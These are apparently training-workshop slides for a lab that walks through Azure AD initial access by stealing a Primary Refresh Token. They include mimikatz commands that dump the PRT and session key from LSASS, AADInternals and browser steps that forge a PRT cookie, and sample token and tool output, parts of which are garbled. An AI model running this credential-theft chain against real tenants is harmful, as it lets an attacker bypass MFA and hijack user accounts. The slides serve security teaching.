
- / Access token (1-2 h)
- / Short-term credentials renewal

#### Validation

- / Conditional Access
- / Credential reset

### Feedbacks from our previous engagements


- / **Service accounts** are excluded from MFA.
- / Many customers do not require MFA **in their office**.
- / Once an attacker gains code execution on a machine with SSO capabilities, they can **exploit the SSO to acquire an access token** that satisfies even the strictest conditional access policies.





## 6 – Azure Active Directory: Initial access

### Primary refresh token (PRT)



- / The **Primary Refresh Token (PRT)** is issued to a device that is **Azure AD joined** or **Hybrid joined** when a user signs into a device. This PRT contains a **session key** used for **single sign-on** to Azure AD.
- / The PRT represents the user's credentials (similar to a TGT for Kerberos) and is **stored in LSASS**. It can be used to request a **PRT cookie**, which can be used to **request refresh tokens and access tokens for any server application** (resource server).



## 6 – Azure Active Directory: Initial access

### Primary refresh token (PRT)

```
# An access token is a JSON Web Token (JWT)
# Some fields have been removed for legibility
{
    "aud": "https://graph.microsoft.com",
    "iss": "https://sts.windows.net/dae811f5-19a9-4a4a-a2ce-edf302d18437/",
    "exp": 1691093103,
    "amr": [
        "mfa",
        "rsa"
    ],
    "app_displayname": "Azure Active Directory PowerShell",
    "appid": "1b730954-1685-4b74-9bfd-dac224a7b894",
    "deviceid": "81618488-019a-4fdb-9451-30033fd2a2b1",
    "idtyp": "user",
    "ipaddr": "777.777.777.777",
    "name": "support-default",
    "oid": "eef16f77-978c-45ae-bc3d-91b445025331",
    "onprem_sid": "S-1-5-21-2258988444-3316437599-1581031877-1114",
    "scp": "AuditLog.Read.All Directory.AccessAsUser.All
          Directory.ReadWrite.All",
    "sub": "sMoTV7rbwesYdvySW5dx2SzLcmIGVJJIOXTPRCy3Hak",
    "tid": "dae811f5-19a9-4a4a-a2ce-edf302d18437",
    "upn": "support-default@devsecoops.academy",
    "ver": "1.0",
}
```

```
eyJhbGciOiJIUzI1NiIsICJrZGZfdmV
NGM3cWpodG9CZE1zb1Y2TVdtSTJUdT1
c2kAVTA5N2R27WRM73ECR01FSYB0VlR
N{
    "refresh_token": "0.Ab0A9RHo2qkZSkqizu
0si4a097dvedLgqBGMDIpNadcYrNJ75wmPNY1GwBm4
pLseb4aqoFU8r5NN90ARMFXY0GUvI2A5txlZZLP1Hi
WPq7s_HSZVWCtoa_Mrlz15VCMrCxuefGAMRAiJGVHL
tHWqjbD40F47_HwoL9cmxVohMl8sH88sf551a83Qs8
kdCs1Gm6gLUCGzdTe3MLY0Yvw7gZg_iEEmaAe6_qE
    "is_primary": "true",
    "request_nonce": "AwABAAEAAAACAOz_BQDe
}
```

A PRT cookie contains a refresh token which can be used to request an access token **for any application registered in Azure**

```
eyJ0eXAiOiJKV1QiLCJub25jZSI
ImtpZCI6Ii1LSTNROW5UjdiUm9
5LTRhNGEtYTJjZS1lZGYzMkJkMT
KNUN6K0VFa3NQcFNVC1p0V3FLZ1
```

Access tokens are specific to each service API

CyberChef is a great tool for encoding and decoding data!



## 6 – Azure Active Directory: Initial access

---

**Primary refresh token (PRT)**

**YOUR GOAL**

*The credentials of the support account are in the memory of LSASS. Can you recover the PRT and the session key?*

**YOUR TOOLS**

mimikatz

```
:: Extract primary refresh tokens (PRT)
privilege::debug
sekurlsa::cloudap
:: Decrypt the DPAPI protected session key (clear key)
token::elevate
dpapi::cloudapkd /keyvalue:[KEY_VALUE] /unprotect
```



# 6 – Azure Active Directory: Initial access

## Primary refresh token (PRT)

```
key_GUID : {99e1/12a-c142-4ce9-8e91-0823901a4357}
PRT      : {"Version":3, "UserInfo": {"Version":2, "UniqueId": "1d761de1-f339-4cb
f-94e1-6c7b62f20afa", "PrimarySid": "S-1-12-1-494280161-1287648057-2070733204-4195021410", "D
isplayName": "user-default", "FirstName": "", "LastName": "", "Identity": "user-default@devsecoo
ps.academy", "DownlevelName": "user-default", "DomainDnsName": "devsecoops.academy", "DomainNe
tbiosName": "DEVSECOOPS", "PasswordChangeUrl": "https://portal.microsoftonline.com/ChangePa
ssword.aspx", "PasswordExpiryTimeLow": 3583418367, "PasswordExpiryTimeHigh": 2147483446, "Publ
icInfoPublicKeyType": 0, "Flags": 0}, "Prt": "MC5BYjBBOVJ1bzJxa1pTa3FpenUzekF0R0VONGM3cWpodG9CZ
Elzb1Y2TdtSTJUDt1BS2cuQWdBQkFBRUFBUQF0ew9sRE9icFFRNVZ0bEk0dUdqRVBBZ0RzX3dVQT1QOHFR
Tx0dNb0p0TmpFZGR4Y3JL1kzT1VQVFRKX24wc205UTJGb1DQXVEdUZraTFrb0RXOG9IM1F6NDV0TDBKwlNsZU93UV
ZxNkdkcWdnRXJsQjJq0WJveFzUOGdIVU15X2t6cFhYMT12RmJMVEtON29CYldNUhd4d1hXaEI3c0NGdnF3ejli
MTZCQWRiSjJ3NmTaDZ5bmRNLWN1Q29ZN2pwc1NjZD1kUmhPZk9YeDdEdVR2RjZ4MWhEOXRrYkQ1aS1KeHBjS21sdTc3bE
JINUVFV2czd1dydFAzVVCNTNTIZUhWYXZkM2tsX1g3M1BMU05mRWrtNVjzTW4xdTN1UEgzWGJ2MFNjY0VBV3d5V3d1dTNpUG5CTG9mb
1dNdm9VUVFOT1huSTd5a25QRml1NkRyZFQ2REFNMGtXYVQ2REExcmFaTU1RT1Nzbj1PYkkwUFVnaVn0YTZGWERTSk1HU
1NUNHNzMk1yM1dEejhhMVdFMmpwb2Z1NDVBa1hEV2g2Ri1ra1BHVGS5TUZXNVBBTS11WjU4ZVB5WVAybWJSV1M4U21hY
kZScmR1ZTNQjgxblRZNGRrV3p1cFR1Wwp4dWpROXNuN0tJczJ50VRFb3NqQmp2WFrdUVKbjItcDd3QtduSj12ZG9nY
w9OLUVEb0dNMGheWIyTVdsZTY2QmJPX1RxR1ZPbmhlclwLEsa5schIHTT0wEY21cNEV/nnlw&MIIVQ3FRR0mt+CY2+1hnpv
wk5SmdQajZ1SzVXNnJWZ1JSVFBLUnltLUhKaV1IR0FwUFE3|mimikatz # dpapi::cloudapkd /keyvalue:AQAAAAEAAAABAAAA0Iy
d3wEV0RGMeG11A1UWVMdV8xalp0OWdRY3hLbFBaUVhROH1ZdWdFVlI0a1pt|FEvdMK-v_xAAAAAAIAAAAABmAAAAAAQAAIAAA
BTUR5mr1Zx4kzb-y707PmWYlmrtdC0Vh3QXBzMFpRbFJhb2JwOWN4Zi1NNTiYvjkVKNkw5Q01tOHZf|AAAgAAIAAA
MDSWWIBS9TGKWM43E1naFhswfm4NyEjygProE4DWVMAAAAOpUice0vWeHdxM01vOGc1d1h3WVNsbnRDWTRpY0Vod2ZxZmsxaER0QXR
oH_ujuGIWNzSX51XCvtQRKbmBKJmnB4kAAAACBOZj49xbFIbpJ1CJZbIC0QQzKrmU8Nm8tReceivedtime":1691082474, "PrtExpirytime":1692
KeyType": "ngc", "KeyValue": "AQAAAAEAAAABAAAA0IyLabel : AzureAD-SecureConversation
AAAAAAIAAAAABmAAAAAQAAIAAAAi1wMotoUULNPntJD0Context : 16b83c71ead539f7e179747d1d885e54073974b003217102
AC00Na6bnoJn9yMLpzX8SzQ3X7hCYKzaFDF90tVksRk8MAA* using CryptUnprotectData API
Derived Key: 5ce81e2b5985c55f75369a7c74da16c16a0a0886f3e2eda4f495ecea
Session key | Clear key : 60475656d3fb36a8223f5605865b117570042780035b251342cfe35

```



## 6 – Azure Active Directory: Initial access

### Primary refresh token (PRT)

#### YOUR GOAL

*You now have the PRT and the session key. Can you generate a **PRT cookie** to connect to Azure Active Directory?*

#### YOUR TOOLS

##### AADInternals

```
# import AADInternals in PowerShell  
Import-Module AADInternals  
# create a PRT cookie from a Primary Refresh Token (PRT)  
$PRT = [Text.Encoding]::Utf8.GetString([Convert]::FromBase64String('[PRT]'))  
$SessionKey = [Convert]::ToBase64String([byte[]] -split ('[CLEAR_KEY]' -replace '..', '0x$& '))  
New-AADIntUserPRTToken -RefreshToken $PRT -SessionKey $SessionKey -GetNonce
```

##### Browser

```
# open your browser and go to https://login.microsoftonline.com  
# open developer tools (F12) / Storage / Cookies  
# right-click on https://login.microsoftonline.com and delete all cookies  
# create the PRT cookie:  
# - Name: `x-ms-RefreshTokenCredential`  
# - Value: `eyJh...`  
# - Domain: `login.microsoftonline.com`  
# - Path: `/`
```



## 6 – Azure Active Directory: Initial access

## Primary refresh token (PRT)

```
PS C:\Users\Administrator> $PRT = [Text.Encoding]::Utf8.GetString([Convert]::FromBase64String('MC5BYnUzekF0R0VONGM3cWpodG9CZE1zb1Y2TVdtSTJUDtLBSjguQWdBQkFBRUFBUQF0eW9sRE9icFFRNVZ0bEk0dUdqRVBBZ0RzX3dVQFhGRGRBXzVmNjlPMmZZUzhvV01d3dGZ1UtUVdzajh5b0hodHVGV3cyWlVVOfpvQtDtSmpubHpfSC1ERXpHR1QxN05KbFVGU3R0QzzCNkZqWGtjN11KcTEtbW41RVVUbk53V2pBUpkckxfdwVvZDJRY250NVZpRkx6akRMLVNPdXA0aDBnaUJWTT1UWFJfd2E5UkhvTktzujRxZTkxR2VNRV8wMEg5SWpnVzF0djFhLUFTQ2xVZE9xb1JvMHNyWUhVUXM0Sn15NwhPOEQ5aC1sT2xjZ1hyWwFKb1NvQnp5R0E5cEd1UHN1NnVaMDZtbkQ4WEwtcFB4cXhSdF8zeWNXeVBqVENIY1VENk5PeWluY0JzQjFyQnFxU200UWtwT0FaaGxUaNic09StmtPVjZJS1padkZud1M3Snnja1U2MktSN0FELuktM2luRmdhWHBhSjByYmhuaHJoMDJLLW1fWVFEYnNYTVhYclZzRFNCY3Uyal9UWHVRR1d2MHoteGNsUkQ3bGVBb0tpWGXDOURDUVNWYXBhZk9IckphQUG4LVo4TXhsS28zcy1FRmwyN3FJNkw4dnRMdUZZTC1xUHdxWLGF1bWVEZHNHazFXM1hUSkJ3a3puM21MQkhyeTZUN21sWVk2UENIRC1US0MxSHdYUT1MbGRheE9GcHdfQUJ0YmpXdnduRUNhVGZvUloyN0otT2gzVEh0WhliY2RsQk0wZ3o3eE5XcE9SX08yb3hkWEJDOGFEV1dnMXFDRTEwdzZWMEtnMG12ZVJUQWQta01tX0wxZ2ZQZ2tQdEhsNm93VknINUg1SVlmbzM3UEtvRC1vYk1RTFVjVzg1RUhXRG16RlhEdjhyMVhRUWVRZeh1M08zVEZoRTJ4RT1McVVQZ11kuTRMQ2hHRjE5S3B3anpqVUxoSQ=='))  
>> $SessionKey = [Convert]::ToBase64String([byte[]] -split ('60475656d3fb36a8223f5605865b11757004278058eed' -replace '..', '0x$&'))  
>> New-AADIntUserPRTToken -RefreshToken $PRT -SessionKey $SessionKey -GetNonce eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCiSImN0eCI6IjM2V2F4NEdndW9WQWxhR3FTZ1NUVNNQnYybUd5Z0E5Iiwia2RmX3ZlX3Rva2VuIjo1MC5BYjBB0VJ1bzJxa1pTa3FpenUzekF0R0VONGM3cWpodG9CZE1zb1Y2TVdtSTJUDtLBSjguQWdBQkFBRUFBUQF0e
```



## 6 – Azure Active Directory: Initial access

At long last, we are on Azure!

The screenshot shows the Microsoft 365 homepage with the following elements:


- Header:** Microsoft 365
- Left Sidebar:** Home, Create, My Content, Feed, Apps
- Main Content:** Welcome to Microsoft 365, Recommended, Quick access (All, Recently opened, Shared, Favorites, +)
- Illustration:** An illustration of a woman sitting at a desk using a laptop, surrounded by various icons representing communication and productivity.



## 6 – Azure Active Directory: Initial access

---

**At long last, we are on Azure!**





# 6 – Azure Active Directory: Initial access

